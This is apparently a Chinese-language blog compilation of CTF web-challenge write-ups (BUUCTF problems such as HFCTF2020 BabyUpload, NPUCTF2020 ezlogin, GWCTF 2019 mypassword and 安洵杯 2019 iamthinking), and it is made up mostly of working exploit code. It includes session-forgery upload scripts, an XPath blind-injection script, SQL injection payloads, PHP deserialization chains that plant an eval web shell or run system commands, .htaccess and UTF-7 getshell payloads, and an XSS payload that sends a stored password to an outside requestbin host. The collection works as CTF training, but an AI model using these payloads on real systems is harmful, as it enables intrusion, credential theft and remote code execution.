
参考

[ctf web][GoogleCTF2019 Quals]Bnv writeup

刷题笔记:[GoogleCTF2019 Quals]Bnv

https://mohemiv.com/tags/xxe/

Blind XXE详解与Google CTF一道题分析

[HFCTF2020]BabyUpload

```php
<?php
error_reporting(0);
session_save_path("/var/babyctf/");
session_start();
require_once "/flag";
highlight_file(__FILE__);
if($_SESSION['username'] ==='admin')
{
    $filename='/var/babyctf/success.txt';
    if(file_exists($filename)){
            safe_delete($filename);
            die($flag);
    }
}
else{
    $_SESSION['username'] ='guest';
}
$direction = filter_input(INPUT_POST, 'direction');
$attr = filter_input(INPUT_POST, 'attr');
$dir_path = "/var/babyctf/".$attr;
if($attr==="private"){
    $dir_path .= "/".$_SESSION['username'];
}
if($direction === "upload"){
    try{
        if(!is_uploaded_file($_FILES['up_file']['tmp_name'])){
            throw new RuntimeException('invalid upload');
        }
        $file_path = $dir_path."/".$_FILES['up_file']['name'];
        $file_path .= "_".hash_file("sha256",$_FILES['up_file']['tmp_name']);
        if(preg_match('/(\.\.\/|\.\.\\\\)/', $file_path)){
            throw new RuntimeException('invalid file path');
        }
        @mkdir($dir_path, 0700, TRUE);
        if(move_uploaded_file($_FILES['up_file']['tmp_name'],$file_path)){
            $upload_result = "uploaded";
        }else{
            throw new RuntimeException('error while saving');
        }
    } catch (RuntimeException $e) {
        $upload_result = $e->getMessage();
    }
} elseif ($direction === "download") {
    try{
        $filename = basename(filter_input(INPUT_POST, 'filename'));
        $file_path = $dir_path."/".$filename;
        if(preg_match('/(\.\.\/|\.\.\\\\)/', $file_path)){
            throw new RuntimeException('invalid file path');
        }
        if(!file_exists($file_path)) {
            throw new RuntimeException('file not exist');
        }
        header('Content-Type: application/force-download');
        header('Content-Length: '.filesize($file_path));
        header('Content-Disposition: attachment; filename="'.substr($filename, 0, -65).'"');
        if(readfile($file_path)){
            $download_result = "downloaded";
        }else{
```


```
            throw new RuntimeException('error while saving');
        }
    } catch (RuntimeException $e) {
        $download_result = $e->getMessage();
    }
    exit;
}
?>
```

显然是session伪造

PHP的session文件为`sess_`+`PHPSESSID`，题目再上传部分将session文件名的`_`后面部分改成了文件内容的哈希值，因此等会上传session的时候需要讲话文件名改为`sess`

首先看看session里的内容

`direction=download&attr=&filename=sess_3ded3e49f1a96181ed15fc6b523848a9`



当前为guest，注前面有一个不可见字符，说明session的存储引擎为`php_binary`

处理器名称	存储格式
php	键名 + 竖线 + 经过`serialize()`函数序列化处理的值
php_binary	键名的长度对应的 ASCII 字符 + 键名 + 经过`serialize()`函数序列化处理的值
php_serialize	经过serialize()函数序列化处理的**数组**

CSDN @xiaolong22333

接下来进行伪造

先生成session

```
<?php
session_save_path("D:\\work\\php\\");
ini_set('session.serialize_handler','php_binary');
session_start();

$_SESSION['username'] = 'admin';
```


然后生成哈希

```
echo hash_file('sha256',"D:\\work\\php\\sess_6agiugo5bbmk2ijedlt4t79mat");
```

接着进行上传伪造

```
import requests

url = 'http://78cea709-517a-4d3e-8cb6-04f0e96135bf.node4.buuoj.cn:81'
data = {
 'direction':'upload',
 'attr':''
}
file = {'up_file':open('D:\\work\\php\\sess','r')}
r = requests.post(url=url,data=data,files=file)
print(r.text)
```

查看一下




接下来还需满足`file_exists($filename)`才能得到flag

`file_exists()` :检查**文件或目录**是否存在

虽然不能创建文件，但是可以通过attr参数创建目录

```
import requests

url = 'http://78cea709-517a-4d3e-8cb6-04f0e96135bf.node4.buuoj.cn:81'
data = {
 'direction':'upload',
 'attr':'',
 'attr':'success.txt'
}
file = {'up_file':open('D:\\work\\php\\sess','r')}
r = requests.post(url=url,data=data,files=file)
print(r.text)
```

最后一步，将PHPSESSID改为生成的哈希值



exp

```
import requests

url = 'http://78cea709-517a-4d3e-8cb6-04f0e96135bf.node4.buuoj.cn:81'
data = {
 'direction':'upload',
 'attr':'',
 'attr':'success.txt'
}
file = {'up_file':open('D:\\work\\php\\sess','r')}
r = requests.post(url=url,data=data,files=file)

cookie = {'PHPSESSID':'432b8b09e30c4a75986b719d1312b63a69f1b833ab602c9ad5f0299d1d76a5a4'}
result = requests.post(url=url,cookies=cookie)
print(result.text)
```

[NPUCTF2020]ezlogin

xpath注入，以前我一直以为xpath注入就是sql报错注入，是我傻逼了

XPATH注入学习
XPath 注入指北
类似于sql注入，只不过语法不一样，且注的内容为xml中的内容

```
import requests
import string
import time
import re
session = requests.session()
base_url = 'http://9de113aa-1657-4e6c-ad07-ba57a6618251.node4.buuoj.cn:81/'
success = '??'
payload = "' or substring({target},{index},1)='{char}' or '"

chars = string.ascii_letters+string.digits


def get_csrf():
    res = session.get(base_url, headers={'User-Agent': 'Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/31.0.1650.57 Safari/537.36',
                                         'Cookie': 'PHPSESSID=8ad6c1a25ba4ac37acaf92d08f6dc993'}).text
    return re.findall('<input.*value="(.*?)"./>', res)[0]


target = 'string(/*[1]/*[1]/*[2]/*[3])'
# username adm1n
# password cf7414b5bdb2e65ee43083f4ddbc4d9f
data = '<username>{username}</username><password>1</password><token>{token}</token>'

result = 'cf7414b5bdb2e65ee43'
headers = {'User-Agent': 'Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/31.0.1650.5
7 Safari/537.36',
           'Content-Type': 'application/xml',
           'Cookie': 'PHPSESSID=8ad6c1a25ba4ac37acaf92d08f6dc993'}
for i in range(20, 35):
    for j in chars:
        time.sleep(0.2)
        temp_payload = payload.format(target=target, index=str(i), char=j)

        token = get_csrf()

        temp_data = data.format(username=temp_payload, token=token)
        res = session.post(url=base_url+'login.php',
                           data=temp_data, headers=headers)
        # print(temp_data)
        # print(res.text)
        # print(len(res.text))
        print(temp_data)
        if len(res.text) == 5:
            result += j
            break
    print(result)
```

得到adm1n，gtfly123
登陆后伪协议大小写绕过读flag

[极客大挑战 2020]Greatphp

```php
<?php
error_reporting(0);
class SYCLOVER {
    public $syc;
    public $lover;

    public function __wakeup(){
        if( ($this->syc != $this->lover) && (md5($this->syc) === md5($this->lover)) && (sha1($this->syc)=== sha1
($this->lover)) ){
            if(!preg_match("/\<\?php|\(|\)|\"|\'/", $this->syc, $match)){
                eval($this->syc);
            } else {
                die("Try Hard !!");
            }

        }
    }
}

if (isset($_GET['great'])){
    unserialize($_GET['great']);
} else {
    highlight_file(__FILE__);
}

?>
```

考察PHP原生类
本题要用到Error类
Error类中有__tostring方法，md5()和sha1()函数都会调用__tostring()

```php
<?php
$a = new Error("payload",1);
$b = new Error("payload",2);
echo $a;
echo "<br>";
echo $b;
echo "<br>";
if($a != $b)
{
 echo "a!=b";
}
echo "<br>";
if(md5($a) === md5($b))
{
 echo "md5相等"."<br>";
}
if(sha1($a)=== sha1($b)){
    echo "sha1相等";
}
```

但我本地试了下好像不行，换版本也不行，换在线的依旧不行，不知道问题出哪了。。。

接着构造要执行的语句，直接`include "/flag"`，取反绕过正则
`/flag`取反后url编码为`%D0%99%93%9E%98`
（在include用法这里，include “/flag"没问题，include /flag不行，include~urldecode(”%D0%99%93%9E%98")没问题，也就是说这样写不需要引号包裹）

```php
<?php
class SYCLOVER {
    public $syc;
    public $lover;
}

$str = "?><?=include ~".urldecode("%D0%99%93%9E%98").";?>";
$a = new Error($str,1);$b = new Error($str,2);
$p = new SYCLOVER();
$p-> syc = $a;
$p-> lover = $b;
echo urlencode(serialize($p));
```

这里有个奇怪的问题，如果直接这样

```php
$p-> syc = new Error($str,1);
$p-> lover = new Error($str,2);
```

结果居然会不同！希望有大佬解答一下为啥会不一样

[GWCTF 2019]mypassword

在login.js中

```javascript
if (document.cookie && document.cookie != '') {
 var cookies = document.cookie.split('; ');
 var cookie = {};
 for (var i = 0; i < cookies.length; i++) {
  var arr = cookies[i].split('=');
  var key = arr[0];
  cookie[key] = arr[1];
 }
 if(typeof(cookie['user']) != "undefined" && typeof(cookie['psw']) != "undefined"){
  document.getElementsByName("username")[0].value = cookie['user'];
  document.getElementsByName("password")[0].value = cookie['psw'];
 }
}
```

登录后会读取用户名和密码
注册登录进去，在feedback页面发现代码


```php
if(is_array($feedback)){
 echo "<script>alert('反馈不合法');</script>";
 return false;
}
$blacklist = ['_','\'','&','\\','#','%','input','script','iframe','host','onload','onerror','srcdoc','location',
'svg','form','img','src','getElement','document','cookie'];
foreach ($blacklist as $val) {
       while(true){
           if(stripos($feedback,$val) !== false){
               $feedback = str_ireplace($val,"",$feedback);
           }else{
               break;
           }
       }
   }
```

发现会将黑名单里的字符串替换为空，双写绕过即可
因此思路就是构造exp，bot点击后将password发送过来，具体发送到哪呢，就是下面这个网站

http://http.requestbin.buuoj.cn

exp

```
<incookieput type="text" name="username">
<incookieput type="password" name="password">
<scrcookieipt scookierc="./js/login.js"></scrcookieipt>
<scrcookieipt>
 var psw = docucookiement.getcookieElementsByName("password")[0].value;
 docucookiement.locacookietion="http://http.requestbin.buuoj.cn/166vfjq1/?psw="+psw;
</scrcookieipt>
```



[RootersCTF2019]babyWeb

可以报错注入

```
search=1 and updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table
_schema=database()),0x7e),1)

search=1 and updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where tab
le_name=char(117,115,101,114,115)),0x7e),1)

search=1 and updatexml(1,concat(0x7e,(select group_concat(uniqueid) from users),0x7e),1)
```

得到837461526918364526，登录拿到flag

或者直接万能密码

`search=1 || 1=1 limit 0,1`

[2020 新春红包题]1

```
<?php
error_reporting(0);

class A {

    protected $store;
```

```
    protected $key;

    protected $expire;

    public function __construct($store, $key = 'flysystem', $expire = null) {
        $this->key = $key;
        $this->store = $store;
        $this->expire = $expire;
    }

    public function cleanContents(array $contents) {
        $cachedProperties = array_flip([
            'path', 'dirname', 'basename', 'extension', 'filename',
            'size', 'mimetype', 'visibility', 'timestamp', 'type',
        ]);

        foreach ($contents as $path => $object) {
            if (is_array($object)) {
                $contents[$path] = array_intersect_key($object, $cachedProperties);
            }
        }

        return $contents;
    }

    public function getForStorage() {
        $cleaned = $this->cleanContents($this->cache);

        return json_encode([$cleaned, $this->complete]);
    }

    public function save() {
        $contents = $this->getForStorage();

        $this->store->set($this->key, $contents, $this->expire);
    }

    public function __destruct() {
        if (!$this->autosave) {
            $this->save();
        }
    }
}

class B {

    protected function getExpireTime($expire): int {
        return (int) $expire;
    }

    public function getCacheKey(string $name): string {
        // 使缓存文件名随机
        $cache_filename = $this->options['prefix'] . uniqid() . $name;
        if(substr($cache_filename, -strlen('.php')) === '.php') {
          die('?');
        }
        return $cache_filename;
    }

    protected function serialize($data): string {
```

```
    protected function serialize($data): string {
        if (is_numeric($data)) {
            return (string) $data;
        }

        $serialize = $this->options['serialize'];

        return $serialize($data);
    }

    public function set($name, $value, $expire = null): bool{
        $this->writeTimes++;

        if (is_null($expire)) {
            $expire = $this->options['expire'];
        }

        $expire = $this->getExpireTime($expire);
        $filename = $this->getCacheKey($name);

        $dir = dirname($filename);

        if (!is_dir($dir)) {
            try {
                mkdir($dir, 0755, true);
            } catch (\Exception $e) {
                // 创建失败
            }
        }

        $data = $this->serialize($value);

        if ($this->options['data_compress'] && function_exists('gzcompress')) {
            //数据压缩
            $data = gzcompress($data, 3);
        }

        $data = "<?php\n//" . sprintf('%012d', $expire) . "\n exit();?>\n" . $data;
        $result = file_put_contents($filename, $data);

        if ($result) {
            return $filename;
        }

        return null;
    }

}

if (isset($_GET['src']))
{
    highlight_file(__FILE__);
}

$dir = "uploads/";

if (!is_dir($dir))
{
    mkdir($dir);
}
```

```
unserialize($_GET["data"]);
```

跟之前的[EIS 2019]EzPOP差不多，只不过多了绕过后缀这一步

```
   public function getCacheKey(string $name): string {
       // 使缓存文件名随机
       $cache_filename = $this->options['prefix'] . uniqid() . $name;
       if(substr($cache_filename, -strlen('.php')) === '.php') {
         die('?');
       }
       return $cache_filename;
   }
```

可以`/../shell.php/.`这样来绕过

```
<?php
class A{
    protected $store;

    protected $key;

    protected $expire;

    public  function __construct(){
        $this->complete = base64_encode('aaaPD9waHAgQGV2YWwoJF9QT1NUWydjbWQnXSk7Pz4=');
        $this->cache = array();
        $this->store = new B();
        $this->key = '/../shell.php/.';
        $this->autosave = false;
    }

}

class B{
    public $options = array();

    public  function __construct(){
        $this->options['prefix'] = 'php://filter/write=convert.base64-decode/resource=uploads/';
        $this->options['serialize'] = 'base64_decode';
        $this->options['data_compress'] = false;
    }
}

$a = new A();
echo urlencode(serialize($a));
```

[XNUCA2019Qualifier]EasyPHP

```php
<?php
    $files = scandir('./');
    foreach($files as $file) {
        if(is_file($file)){
            if ($file !== "index.php") {
                unlink($file);
            }
        }
    }
    include_once("fl3g.php");
    if(!isset($_GET['content']) || !isset($_GET['filename'])) {
        highlight_file(__FILE__);
        die();
    }
    $content = $_GET['content'];
    if(stristr($content,'on') || stristr($content,'html') || stristr($content,'type') || stristr($content,'flag'
) || stristr($content,'upload') || stristr($content,'file')) {
        echo "Hacker";
        die();
    }
    $filename = $_GET['filename'];
    if(preg_match("/[^a-z\.]/", $filename) == 1) {
        echo "Hacker";
        die();
    }
    $files = scandir('./');
    foreach($files as $file) {
        if(is_file($file)){
            if ($file !== "index.php") {
                unlink($file);
            }
        }
    }
    file_put_contents($filename, $content . "\nJust one chance");
?>
```

做这题太折磨人了，为什么这么说呢，等会就知道了
首先，看了一下好像完全可以写马，写个shell.php，但试了后发现写是可以写，但无法解析，此路不通
考虑写`.htaccess`，好，开始折磨，作为重要的配置文件，但凡写错一个地方，直接就崩了，只能重启，然后尝试，继续崩，继续重启。。。实在顶不住了，直接搬wp的payload

```
php_value auto_prepend_fi
le ".htaccess"
# <?php phpinfo();?>
```

```
?filename=.htaccess&content=php_value%20auto_prepend_fi\%0ale%20".htaccess"%20%0a%23<?php%20system(%27cat%20/f*%
27);?>\
```

思路简单，包含`.htaccess`文件本身即可，最后在加个转义符号使换行失效
主要是不知道分两行写要加一个`\`，这次学到了
不过这是非预期，还有一个非预期是将正则回溯次改为0，但我没成功

预期解有点复杂

首先通过 error_log来自定义错误文件路径，如`/tmp/fl3g.php`，然后设置include_path来改变include()或require()函数包含文件的录路径，这里可以通过设置include_path到一个不存在的文件夹即可触发包含时的报错，且include_path的值也会被输出到屏幕上，因此思路就是先include_path不存在的目录/+恶意代码，同时将报错日志路径设为`/tmp/fl3g.php`，然后访问报错后再将include_path设为/tmp，即可让index.php包含fl3g.php来getshell，但有个小问题error_log中的内容是htmlentities的，也就是说会将<>等特殊字符实体编码，需要转为utf-7来绕过

因此最后的攻击方法如下：

Step1 写入.htaccess error_log相关的配置

```
php_value include_path "/tmp/xx/+ADw?php die(eval($_GET[2]))+ADs +AF8AXw-halt+AF8-compiler()+ADs"
php_value error_reporting 32767
php_value error_log /tmp/fl3g.php
#
```

Step2 访问index.php留下error_log

Step3 写入.htaccess新的配置

```
php_value zend.multibyte 1
php_value zend.script_encoding "UTF-7"
php_value include_path "/tmp"
#
```

Step4 再访问一次index.php?2=evilcode即可getshell.

CSDN @xiaolong22333

[羊城杯2020]easyphp

跟上题([XNUCA2019Qualifier]EasyPHP)一模一样的

EasyBypass

```php
<?php

highlight_file(__FILE__);

$comm1 = $_GET['comm1'];
$comm2 = $_GET['comm2'];


if(preg_match("/\'|\`|\\|\*|\n|\t|\xA0|\r|\{|\}|\(|\)|<|\&[^\d]|@|\||tail|bin|less|more|string|nl|pwd|cat|sh|fla
g|find|ls|grep|echo|w/is", $comm1))
    $comm1 = "";
if(preg_match("/\'|\"|;|,|\`|\*|\\|\n|\t|\r|\xA0|\{|\}|\(|\)|<|\&[^\d]|@|\||ls|\||tail|more|cat|string|bin|less|
|tac|sh|flag|find|grep|echo|w/is", $comm2))
    $comm2 = "";

$flag = "#flag in /flag";

$comm1 = '"' . $comm1 . '"';
$comm2 = '"' . $comm2 . '"';

$cmd = "file $comm1 $comm2";
system($cmd);
?>
```

没什么好说的，直接拼接就行

payload

```
?comm1=index.php";tac%20/fl*;"&comm2=1
```

[安洵杯 2019]iamthinking

www.zip下载源码

找到控制器

```php
<?php
namespace app\controller;
use app\BaseController;

class Index extends BaseController
{
    public function index()
    {

        echo "<img src='../test.jpg'"."/>";
        $paylaod = @$_GET['payload'];
        if(isset($paylaod))
        {
            $url = parse_url($_SERVER['REQUEST_URI']);
            parse_str($url['query'],$query);
            foreach($query as $value)
            {
                if(preg_match("/^O/i",$value))
                {
                    die('STOP HACKING');
                    exit();
                }
            }
            unserialize($paylaod);
        }
    }
}
```

猜测是tp6的反序列化

poc如下

```php
<?php


namespace think\model{

    use think\Model;

    class Pivot extends Model{

    }
}
namespace think{
    abstract class Model{
        private $lazySave = true;
        protected $withEvent = false;
        private $exists = true;
        private $force = true;
        private $data = array("q"=>"whoami");
        protected $schema = array();
        protected $name;
        protected $visible = array("q"=>1);
        private $withAttr = array("q"=>"system");
        public function setName($newName){
            $this->name=$newName;
        }
    }
}
namespace{

    use think\model\Pivot;
    $a=new Pivot();
    $b=new Pivot();
    $a->setName($b);
    echo urlencode(serialize($a));
}
```

但要先绕过`parse_url`

parse_url小结

parse_url函数在解析url的时候存在bug，通过///x.php?key=value的方式将返回false，此时将不再进入foreach循环进行判断

payload:

```
http://e180bf73-baf1-43d5-984c-62e7e1fb98c9.node4.buuoj.cn:81///public/?payload=O%3A17%3A%22think%5Cmodel%5CPivot%22%3A9%3A%7Bs%3A21%3A%22%00think%5CModel%00lazySave%22%3Bb%3A1%3Bs%3A12%3A%22%00%2A%00withEvent%22%3Bb%3A0%3Bs%3A19%3A%22%00think%5CModel%00exists%22%3Bb%3A1%3Bs%3A18%3A%22%00think%5CModel%00force%22%3Bb%3A1%3Bs%3A17%3A%22%00think%5CModel%00data%22%3Ba%3A1%3A%7Bs%3A1%3A%22q%22%3Bs%3A9%3A%22cat+%2Fflag%22%3B%7Ds%3A9%3A%22%00%2A%00schema%22%3Ba%3A0%3A%7B%7Ds%3A7%3A%22%00%2A%00name%22%3BO%3A17%3A%22think%5Cmodel%5CPivot%22%3A9%3A%7Bs%3A21%3A%22%00think%5CModel%00lazySave%22%3Bb%3A1%3Bs%3A12%3A%22%00%2A%00withEvent%22%3Bb%3A0%3Bs%3A19%3A%22%00think%5CModel%00exists%22%3Bb%3A1%3Bs%3A18%3A%22%00think%5CModel%00force%22%3Bb%3A1%3Bs%3A17%3A%22%00think%5CModel%00data%22%3Ba%3A1%3A%7Bs%3A1%3A%22q%22%3Bs%3A9%3A%22cat+%2Fflag%22%3B%7Ds%3A9%3A%22%00%2A%00schema%22%3Ba%3A0%3A%7B%7Ds%3A7%3A%22%00%2A%00name%22%3BN%3Bs%3A10%3A%22%00%2A%00visible%22%3Ba%3A1%3A%7Bs%3A1%3A%22q%22%3Bi%3A1%3B%7Ds%3A21%3A%22%00think%5CModel%00withAttr%22%3Ba%3A1%3A%7Bs%3A1%3A%22q%22%3Bs%3A6%3A%22system%22%3B%7D%7Ds%3A10%3A%22%00%2A%00visible%22%3Ba%3A1%3A%7Bs%3A1%3A%22q%22%3Bi%3A1%3B%7Ds%3A21%3A%22%00think%5CModel%00withAttr%22%3Ba%3A1%3A%7Bs%3A1%3A%22q%22%3Bs%3A6%3A%22system%22%3B%7D%7D
```

[网鼎杯 2020 青龙组]filejava

javaweb正在学习中，java的题先放着

[CISCN2019 总决赛 Day1 Web4]Laravel1

看到题目就有种不好的预感，不会是Laravel的反序列化吧
看了眼wp，果然。。。
刚审完tp6的反序列化，审不动了。。。先放着吧
话说能独立做出这种题目的师傅一定都有cnvd吧

[CISCN2019 华东北赛区]Web2

buu的xss平台注册不了，只能看看wp了
看了看题目，投稿处应该是要xss，但会把()替换为（），可以实体编码绕过，但是我看他有csp

```
<meta http-equiv="content-security-policy" content="default-src 'self'; script-src 'unsafe-inline' 'unsafe-eval'
">
```

网上各种wp也没提到csp，且都提到把`(new Image()).src`改成`window.location.href`但不说原因，后来看到赵总的wp，提到csp用跳转绕过，大致原理为：这里csp规则不算比较严格。因为'unsafe-inline' 'unsafe-eval'允许我们加载一段内联js代码执行。而解决这个的办法只需使用window.location.href就可绕过。最后payload长这样

```
<svg><script>eval&#40&#34&#40&#102&#117&#110&#99&#116&#105&#111&#110&#40&#41&#123&#119&#105&#110&#100&#111&#119&
#46&#108&#111&#99&#97&#116&#105&#111&#110&#46&#104&#114&#101&#102&#61&#39&#104&#116&#116&#112&#58&#47&#47&#120&#
115&#115&#46&#98&#117&#117&#111&#106&#46&#99&#110&#47&#105&#110&#100&#101&#120&#46&#112&#104&#112&#63&#100&#111&
#61&#97&#112&#105&#38&#105&#100&#61&#120&#112&#113&#119&#73&#80&#38&#107&#101&#101&#112&#115&#101&#115&#115&#105
